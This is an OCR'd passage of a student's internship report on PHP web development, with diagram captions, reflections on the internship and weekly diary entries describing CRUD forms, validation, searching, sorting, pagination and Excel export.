


Fig 12.2.1: Sequence diagram of admin

12.3 ACTIVITY DIAGRAM




Fig 12.3.1: Activity diagram of admin

12.4 DATA FLOW DIAGRAM




Fig 12.4.1: Data Flow Diagram LEVEL-0




Fig 12.4.2: Data Flow Diagram LEVEL-1 for Admin

12.5 ENTITY RELATIONSHIP DIAGRAM




Fig 12.5.1: E-R Diagram

CHAPTER 13 :- CONCLUSION AND DISCUSSION

➢ MY INTERNSHIP EXPERIENCE

I was intrigued by the family culture at my company after speaking to some of my seniors who had gone through the summer internship programmer. As my company is the small professional services network in the India, I felt that an internship at my company was a great platform for me to gain deeper insights into the accounting and audit industry. My Company is also known for its focus on diversity as well as career development programmers which I believe provide numerous learning opportunities for the interns.

➢ WHAT I LIKE ABOUT MY INTERNSHIP EXPERIENCE

I like how interns are treated just like full-time associates and get assigned actual and meaningful tasks which are crucial and beneficial to the software industry. It feels great to be a part of the actual software development team! The most memorable part of my internship was when my engagement team completed our project for a major client. Even though I only joined the team for the final twelve weeks, I still felt a strong sense of achievement after the signing-off of my first engagement. The best part of the internship was to work on a project alone and create an entire new website for notes management system. The time spent working on a project with other interns from various departments for the Mentor Appreciation Day Innovation Challenge, as well as other corporate events, form some of the most memorable parts of my internship!

➢ CHALLENGES THAT I MET DURING MY INTERNSHIP

Being in the web development department, I handled specialized task which demanded skill sets which had not been taught in the general classroom curriculum in college. Hence, this was challenging at times when I was faced with new problems which I had not seen before. However, the seniors and mentors were always ready and willing to give their advice and guidance to help me overcome these challenges.

REFERENCES


[1] : https://www.w3schools.com/htmlref/default.asp

[2] : https://www.w3schools.com/jsref/default.asp

[3] : https://www.w3schools.com/phpref/default.asp

[4] : https://laravel.com/

APPENDIX



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SUPPLEMENTRY NOTES
(add additional sheets if required)

*25 January 2023 Wednesday

⇒ On this day Sir has given another task to perform :-
- The form which we have created on that we have to add some more attribute like :- Text, textarea, dropdown, radio, image, checkbox, datapicker.
- I started working on it I used the attribute of text for Name, City, textarea - Address, dropdown radio - Gender, checkbox - Hobbies.
- I had made on form and add this fields in the database also.

*26 January 2023 Thursday :- HOLIDAY.

*27 January 2023 Friday :-

⇒ On this day I had continued the task. The remaining attributes I had done on that day, dropdown - country, datapicker - Birthday, image - profile pic. This was done on both side, added on the form and database also. The data were getting insert, update and delete from form also and database also.
- And also I had done the styling of the form with html and css.

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Annexure I - Week - AC1)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: Dt: 23-JAN-23 to 27-JAN-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD.
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 23 January 2023 Monday :-

⇒ On this day all the basic thing of php I covered it such as :- PHP Intro, PHP Installation, PHP Syntax, Variables, datatypes, Strings, Constants, Operators, Switch, loops, function, arrays, and many more.

* 24 January 2023 Tuesday :-

⇒ On this day Sir has given the task to perform :-
- Make a form handling that connect the database and we have to perform, insert, edit/Update and delete query and at last we have to show the data.
- I started working on it first I made the files of form.php, conn.php, adddata.php, details.php, editform.php, editdata.php, deletedata.php, d1.php, and task1.sql.
- This all contains the files to make the form which has the php code and database connection.

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Annexure I– Week B (2)
Enrollment no: 200370107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: DT: 30-JAN-23 TO 3-FEB-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD.
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 30 January 2023 Monday :-
⇒ On this day sir had given another task to perform
- The form which you had created on that apply the validation in your page.
- So I started working on it, I performed the validation on Name, City and birthday by adding the required field in the page.

* 31 January 2023 Tuesday :-
⇒ On this day I continued my task and I addedthe another attribute in my form that is email and mobile number and also in database. In this attribute I had done the validation on email and mobile number. So the required attribute was done on the field such as Name, Email, Mobile No, City, Gender, Birthday.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 1 February 2023 :- Wednesday

⇒ On this day the requried part means the validation part was complete. But I thought that error message should be created. Means in the name attribute if the user add the number then it should not accept it. So for this I had to put the condition of validation of the field which is requried. So on this day I perform the condition of validation on Name, Email, Mobile No, City, Gender, Birthday.

* 2 February 2023 :- Thursday

⇒ So the validation part was completed and the form was ready with the database also. Now to make more attractive I had put the icon on the form to have proper look of page. So the styling part was done on this day. and whole page was ready with proper presentation. Designing and styling part was completely done.

* 3 February 2023 :- Friday.

⇒ The form was ready insert, update and delete was done completely and it was working. But when we click on edit same of as form page should has to open with the details already added by user. So the edit page styling was done and image means profile pic we can open

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Annexure I Week C (3)
Enrollment no: 200390107506


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: fr: 6-FEB-23 to 10-FEB-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 6 February 2023 Monday :-
⇒ On this day sir had given to do sorting, searching and pagination on details page.
- So I started working on it, I had put the search option on details page and searching bar completely done and working successfully. This was done.

* 7 February 2023 Tuesday :-
⇒ On this day I continued my task of searching which was done but I tried to do by another method also it was working after that I started the sorting : I had added the 2 buttons of Ascending and descending and I had fired the sql query on that so my sorting and searching was completely done.



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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 8 February 2023 Wednesday :-
=> On this day I continued my last task of sir which was pagination. So I have to set the limit of records and I have to do looping in pagination. So the pagination was also complete
* 9 February 2023 Thursday :-
=> On this day I had design my details page according to searching, sorting and pagination. With the one method searching, sorting and pagination was done but I wanted to try another method so I applied it but in that the error was coming.
* 10 February 2023 Friday :-
=> On this day I want to do sorting on toggle button. So I had taken up and down arrow icons and on click of it the ascending and descending should work. It was working but then searching and pagination was not working so I resolve that error

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Annexure I Week D (4)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: Dt: 13-FEB-23 TO 17-FEB-23
DEPARTMENT: COMPUTER (2CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD.
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 13 February 2023 Monday :-
⇒ On this day sir had given the new task that which data are in details page export it in to excel file. So I started, first I made the button of export and I made the php file of export on that I fetch the result from the details page and then after that download the excel file. The task was completed of exporting the data in excel file.

* 14 February 2023 Tuesday :-
⇒ So on this day sir had checked all the things which we had done till that day. Sir checked the form, CRUD operation, Validation, Database, searching, sorting, Pagination, View page, export, every thing. So all this was working proper but sir had given the changes to do that on click of delete record the alert message should be there, so I had done that after toggle button shorting but error was there.

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SUPPLEMENTRY NOTES
(Add additional sheets if required)

*15 February 2023 Wednesday :-

